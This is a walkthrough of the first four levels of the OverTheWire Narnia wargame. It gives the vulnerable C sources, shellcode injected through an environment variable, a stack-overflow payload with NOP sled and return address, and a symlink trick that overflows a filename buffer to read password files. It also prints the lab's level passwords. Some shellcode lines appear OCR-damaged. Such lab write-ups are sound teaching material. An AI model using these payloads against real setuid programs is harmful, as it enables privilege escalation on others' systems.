

Level 1

In this challenge, I looked at the code for narnia1.c and it simply executes whatever is placed in the "EGG" environment variable.



```
#include <stdio.h>

int main(){
    int (*ret)();

    if(getenv("EGG")==NULL){
        printf("Give me something to execute at the env-variable EGG\n");
        exit(1);
    }

    printf("Trying to execute EGG!\n");
    ret = getenv("EGG");
    ret();

    return 0;
}
```

I tried running narnia1 and this confirmed my thoughts:




```
narnia1@narnia:/narnia$ ./narnia1
Give me something to execute at the env-variable EGG
```

Through googling, I found that we need to inject shellcode into this environment variable.


I used a shellcode from shell-storm.org to prepare my exploit.

I will use python like the last level, so that I can pass in the shellcode as hex characters as opposed to ASCII, using **\x**.




```
narnia1@narnia:/narnia$ export EGG=$(python -c 'print "\xeb\x11\x5e\x31\xc9\xb1\x21\x80\x6c\x0e\xff\x01\x80\xe9\x01\x75\xf6\xeb\x05\xe8\xea\xff\xff\xff\x6b\
x0c\x59\x9a\x53\x67\x69\x2e\x71\x8a\xe2\x53\x6b\x69\x69\x30\x63\x62\x74\x69\x30\x63\x6a\x6f\x8a\xe4\x53\x52\x54\x8a\xe2\xce\x81"')
```

When I use 'whoami', it shows that I am narnia2. This means I can simply retrieve the password from the password folder!




```
x80\x31\xc0\x40\xcd\x80"'`
narnia1@narnia:/narnia$ ./narnia1
Trying to execute EGG!
$
$ ^C
$ q
sh: 2: q: not found
$ whoami
narnia2
$ 
```



```
$ cat /etc/narnia_pass/narnia2
nairiepecu
$ 
```

Level 2

I looked at the source code first and tried to understand what it was doing:




```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

int main(int argc, char * argv[]){
    char buf[128];

    if(argc == 1){
        printf("Usage: %s argument\n", argv[0]);
        exit(1);
    }
    strcpy(buf,argv[1]);
    printf("%s", buf);

    return 0;
}
```

The program seems to be taking in an input and copying the input word to the buffer string, and then printing the buffer string.


Since this program contained buffers too, I decided to read up on buffer overflows so that I knew how exactly to approach this wargame.

I learnt about buffer overflow attacks using this link: https://www.rapid7.com/blog/post/2019/02/19/stack-based-buffer-overflow-attacks-what-you-need-to-know/

I tried to trigger the segmentation default by trying different input sizes until I found that 140 bytes gives a segmentation fault. I tested that I have control of the program by adding 4 bytes and it still gave a segmentation fault.




```
(gdb) run $(python -c "print 'A' * 144")
Starting program: /narnia/narnia2 $(python -c "print 'A' * 144")

Breakpoint 1, 0x0804844b in main ()
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```



```
(gdb) run $(python -c "print 'A' * 138 + 'B' * 6")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /narnia/narnia2 $(python -c "print 'A' * 138 + 'B' * 6")

Breakpoint 1, 0x0804844b in main ()
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```


I added 3 more A's and overwrote the pointer but I had to now figure a good address that the program can return to.

I googled for a while to find the command **x/100wx $esp** will display 100 words at the top of the stack in hex so I use this command to pick a return address inside the "A"s, choosing an address in the middle - 0xffffd650




```
(gdb) x/100wx $esp
0xffffd630:     0x42424242      0xdeadbeef      0xffffd600      0x00000000
0xffffd640:     0x00000000      0x00000000      0xf7fc5000      0xf7ffdc0c
0xffffd650:     0xf7ffd000      0x00000000      0x00000002      0xf7fc5000
0xffffd660:     0x00000000      0xf6e3119e      0xcc0bfd8e      0x00000000
0xffffd670:     0x00000000      0x00000000      0x00000002      0x08048350
```

The program started and I got access to level 3 when I used this command:



```
Starting program: /narnia/narnia2 $(python -c 'print "\x90"*107 + "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\qx50\x53\x89\xe1\x89\xc2\xb0
\x0b\xcd\x80" + "\x50\xd6\xff\xff"')
```

Level 3



```
int  ifd,  ofd;
char ofile[16] = "/dev/null";
char ifile[32];
char buf[32];

if(argc != 2){
    printf("usage, %s file, will send contents of file 2 /dev/null\n",argv[0]);
    exit(-1);
}

/* open files */
strcpy(ifile, argv[1]);
if((ofd = open(ofile,O_RDWR)) < 0 ){
    printf("error opening %s\n", ofile);
    exit(-1);
}
if((ifd = open(ifile, O_RDONLY)) < 0 ){
    printf("error opening %s\n", ifile);
    exit(-1);
}

/* copy from file1 to file2 */
read(ifd, buf, sizeof(buf)-1);
write(ofd,buf, sizeof(buf)-1);
printf("copied contents of %s to a safer place... (%s)\n",ifile,ofile);

/* close 'em */
close(ifd);
close(ofd);

exit(1);
```


The source code seems to be copying the contents from ifile to ofile, where ifile is the file that is read as the command line argument, and ofile is /dev/null. In this code, there are more variables than the previous levels.

I googled to confirm my thoughts - the if statements return exit(-1). exit(0) is succesful termination and exit(1) is unsuccesful termination so this program seems a bit odd.

It seems like the best exploit is a buffer overflow like previous levels, especially since ofile array holds 16 bytes unlike ifile and the buffer arrays. When doing our strcpy(), if the command line argument has more than 32 bytes, and it is copied into the buffer that holds 32 bytes, then we can perform the buffer overflow attack.

I use the command 'objdump' and -d flag, to disassemble the binary:

objdump -d -M intel ./narnia3




```
0804850b <main>:
 804850b:       55                      push   ebp
 804850c:       89 e5                   mov    ebp,esp
 804850e:       83 ec 58                sub    esp,0x58
 8048511:       c7 45 e8 2f 64 65 76    mov    DWORD PTR [ebp-0x18],0x7665642f
 8048518:       c7 45 ec 2f 6e 75 6c    mov    DWORD PTR [ebp-0x14],0x6c756e2f
 804851f:       c7 45 f0 6c 00 00 00    mov    DWORD PTR [ebp-0x10],0x6c
 8048526:       c7 45 f4 00 00 00 00    mov    DWORD PTR [ebp-0xc],0x0
 804852d:       83 7d 08 02             cmp    DWORD PTR [ebp+0x8],0x2
 8048531:       74 1a                   je     804854d <main+0x42>
 8048533:       8b 45 0c                mov    eax,DWORD PTR [ebp+0xc]
 8048536:       8b 00                   mov    eax,DWORD PTR [eax]
 8048538:       50                      push   eax
 8048539:       68 a0 86 04 08          push   0x80486a0
 804853e:       e8 4d fe ff ff          call   8048390 <printf@plt>
 8048543:       83 c4 08                add    esp,0x8
 8048546:       6a ff                   push   0xffffffff
 8048548:       e8 63 fe ff ff          call   80483b0 <exit@plt>
 804854d:       8b 45 0c                mov    eax,DWORD PTR [ebp+0xc]
 8048550:       83 c0 04                add    eax,0x4
 8048553:       8b 00                   mov    eax,DWORD PTR [eax]
 8048555:       50                      push   eax
 8048556:       8d 45 c8                lea    eax,[ebp-0x38]
 8048559:       50                      push   eax
 804855a:       e8 41 fe ff ff          call   80483a0 <strcpy@plt>
 804855f:       83 c4 08                add    esp,0x8
 8048562:       6a 02                   push   0x2
 8048564:       8d 45 e8                lea    eax,[ebp-0x18]
 8048567:       50                      push   eax
 8048568:       e8 53 fe ff ff          call   80483c0 <open@plt>
 804856d:       83 c4 08                add    esp,0x8
 8048570:       89 45 fc                mov    DWORD PTR [ebp-0x4],eax
```

The strcpy is done at 0x0804855a. Now we can overflow ofile (16 bytes) by providing an input file which is 32 bytes long. I created directories within /tmp such that my command line argument is:

/tmp/Narnialvl3/NarniaFolderlvl3

I created a file in /tmp/Narnialvl3/NarniaFolderlvl3/tmp called 'output' and symbolically linked it to the password file such that this is used as the input file, and the output file is re-written to another file that I called 'output' in the tmp/output directory.


The total length of the above string is 32 bytes. Therefore, anything that follows the above path will overwrite the output file. To solve that, I created an output file within /tmp named output, and an input file named output within a folder named tmp which nests under /tmp/NarniaFolderlvl3/tmp. I symbolically linked it to the password file such that this is used as the input file, and the output file is re-written to another file that I called 'output' in the tmp/output directory.



```
narnia3@narnia:/tmp$ mkdir NarniaFolderlvl3
narnia3@narnia:/tmp$ cd NarniaFolderlvl3
narnia3@narnia:/tmp/NarniaFolderlvl3$ cd ..
narnia3@narnia:/tmp$ mkdir Narnialvl3
narnia3@narnia:/tmp$ cd Narnialvl3
narnia3@narnia:/tmp/Narnialvl3$ mkdir NarniaFolderlvl3
narnia3@narnia:/tmp/Narnialvl3$ cd NarniaFolderlvl3/
narnia3@narnia:/tmp/Narnialvl3/NarniaFolderlvl3$ mkdir tmp
narnia3@narnia:/tmp/Narnialvl3/NarniaFolderlvl3$ cd tmp
narnia3@narnia:/tmp/Narnialvl3/NarniaFolderlvl3/tmp$ ln -s /etc/narnia_pass/narnia3 output
narnia3@narnia:/tmp/Narnialvl3/NarniaFolderlvl3/tmp$ touch /tmp/output
narnia3@narnia:/tmp/Narnialvl3/NarniaFolderlvl3/tmp$ chmod 777 /tmp/output
narnia3@narnia:/tmp/Narnialvl3/NarniaFolderlvl3/tmp$ /narnia/narnia3 /tmp/Narnialvl3/NarniaFolderlvl3/tmp/output
error opening /tmp/Narnialvl3/NarniaFolderlvl3/tmp/output
narnia3@narnia:/tmp/Narnialvl3/NarniaFolderlvl3/tmp$ ls -la
total 8
drwxr-sr-x 2 narnia3 root 4096 Apr 11 00:42 .
drwxr-sr-x 3 narnia3 root 4096 Apr 11 00:41 ..
lrwxrwxrwx 1 narnia3 root   24 Apr 11 00:42 output -> /etc/narnia_pass/narnia3
narnia3@narnia:/tmp/Narnialvl3/NarniaFolderlvl3/tmp$ ln -s /etc/narnia_pass/narnia4 output
ln: failed to create symbolic link 'output': File exists
narnia3@narnia:/tmp/Narnialvl3/NarniaFolderlvl3/tmp$ ln -s /etc/narnia_pass/narnia4 output2
narnia3@narnia:/tmp/Narnialvl3/NarniaFolderlvl3/tmp$ touch /tmp/output2
narnia3@narnia:/tmp/Narnialvl3/NarniaFolderlvl3/tmp$ chmod 777 /tmp/output2
narnia3@narnia:/tmp/Narnialvl3/NarniaFolderlvl3/tmp$ /narnia/narnia3 /tmp/Narnialvl3/NarniaFolderlvl3/tmp/output2
copied contents of /tmp/Narnialvl3/NarniaFolderlvl3/tmp/output2 to a safer place... (/tmp/output2)
narnia3@narnia:/tmp/Narnialvl3/NarniaFolderlvl3/tmp$ cat /tmp/output2
thaenohtai
�(.��P��$������narnia3@narnia:/tmp/Narnialvl3/NarniaFolderlvl3/tmp$ logout
Connection to narnia.labs.overthewire.org closed.
```

We have now retrieved the password for level 4!

Level 4




```
#include <string.h>
#include <stdlib.h>
#include <stdio.h>
#include <ctype.h>

extern char **environ;

int main(int argc,char **argv){
    int i;
    char buffer[256];

    for(i = 0; environ[i] != NULL; i++)
        memset(environ[i], '\0', strlen(environ[i]));

    if(argc>1)
        strcpy(buffer,argv[1]);

    return 0;
}
```

According to the man pages, the variable environ points to an array of pointers to strings called the “environment”. By convention the strings in environ have the form “name=value“.” This basically means that **environ** points to environment variables e.g. SHELL.

The code is setting all environment variables to NULL and then copying our input into the buffer.


Strcpy is not checking how many bytes our input is so it will just endlessly copy the bytes that I provide in the command line. This can result in buffer overflow if the number of bytes is more than the buffer (256 characters).

If we look at the permissions of the Narnia4 binary, it shows that it will be executed as Narnia5.



```
narnia4@narnia:/narnia$ ls -la | grep narnia4
-r-sr-x---  1 narnia4 narnia3 5676 Aug 26  2019 narnia3
-r-sr-x---  1 narnia5 narnia4 5224 Aug 26  2019 narnia4
-r--r-----  1 narnia4 narnia4 1080 Aug 26  2019 narnia4.c
```

We want to cause a buffer overflow in the narnia4 setuid binary (owned by narnia5), which will give us a shell as narnia5.



